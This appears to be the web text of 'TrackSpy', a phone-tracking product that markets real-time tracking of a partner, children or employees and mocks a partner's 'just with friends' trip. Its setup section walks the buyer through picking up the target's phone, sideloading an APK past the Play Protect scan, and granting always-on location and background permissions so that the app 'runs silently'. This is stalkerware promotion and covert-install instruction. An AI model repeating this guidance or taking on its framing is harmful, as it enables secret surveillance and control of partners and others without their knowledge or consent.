TrackSpy

Know where they really are.
Real-time tracking for your partner, kids, or employees — always accurate, always on.

📱 You're in the Instagram browser. Google sign-in won't work here.

Welcome back

Sign in to TrackSpy

or continue with

Upgrade to TrackSpy Pro

Unlock the full dashboard with live map, location history, and unlimited devices.

₹499
per year
✦ ₹42/month — less than the trip they said was "just with friends"

Scan to Open the Setup Page

QR Code

Open the camera on the phone you want to track and point it at this QR code.

Settings

Set a password so you can sign in with email & password next time.

TrackSpy

Group code:
Upgrade now
📍 Latest data:
Users
Loading…
🔍
No Locations Found
No location data in this time range.
📡
No Recent Signal
Waiting for a fresh update…
📱

Get Started

Install the app on the phone you want to track. Takes less than 2 minutes.

Your 7-day free trial starts the moment you add your first device.

Track a Device

Takes less than 2 minutes

1
Install on the target phone
Pick up the phone you want to track and open the setup page on it.
Open setup page on their phone

✅ Once installed, the device appears on your map automatically. The app runs silently in the background.
2
What to expect during installation
Guide them through these screens if they get stuck.

Step 1 — Open Downloads & tap the file
Downloads folder
Open Downloads folder and tap trackspy.apk.

Step 2 — Tap Install
Install dialog
Tap Install when Android asks if you want to install the app.

Step 3 — Play Protect scan (if it appears)
Play Protect scan
Tap Scan app — it will confirm the app is safe.

Step 4 — Confirm install after scan
App looks safe
"This app looks safe" — tap Install to proceed.

Step 5 — Done!
App installed
Tap Done — the app is now installed.

3
Permissions they'll need to allow
After installing, the app asks for these — all are required.

Step 1 — Location permission
Location permission
Tap While using the app — Android will redirect to settings for background access.

Step 2 — Allow all the time
Allow all the time
Select Allow all the time, then tap the back arrow to return.

Step 3 — Notifications
Notifications
Tap Allow to enable notifications.

Step 4 — Alarms & reminders
Alarms permission
Enable the toggle, then tap the back arrow to return.

Step 5 — Background run
Background run
Tap Allow — keeps tracking active even when screen is off.
Updated: Points: 0 Device: none Logged in as:
Device Logs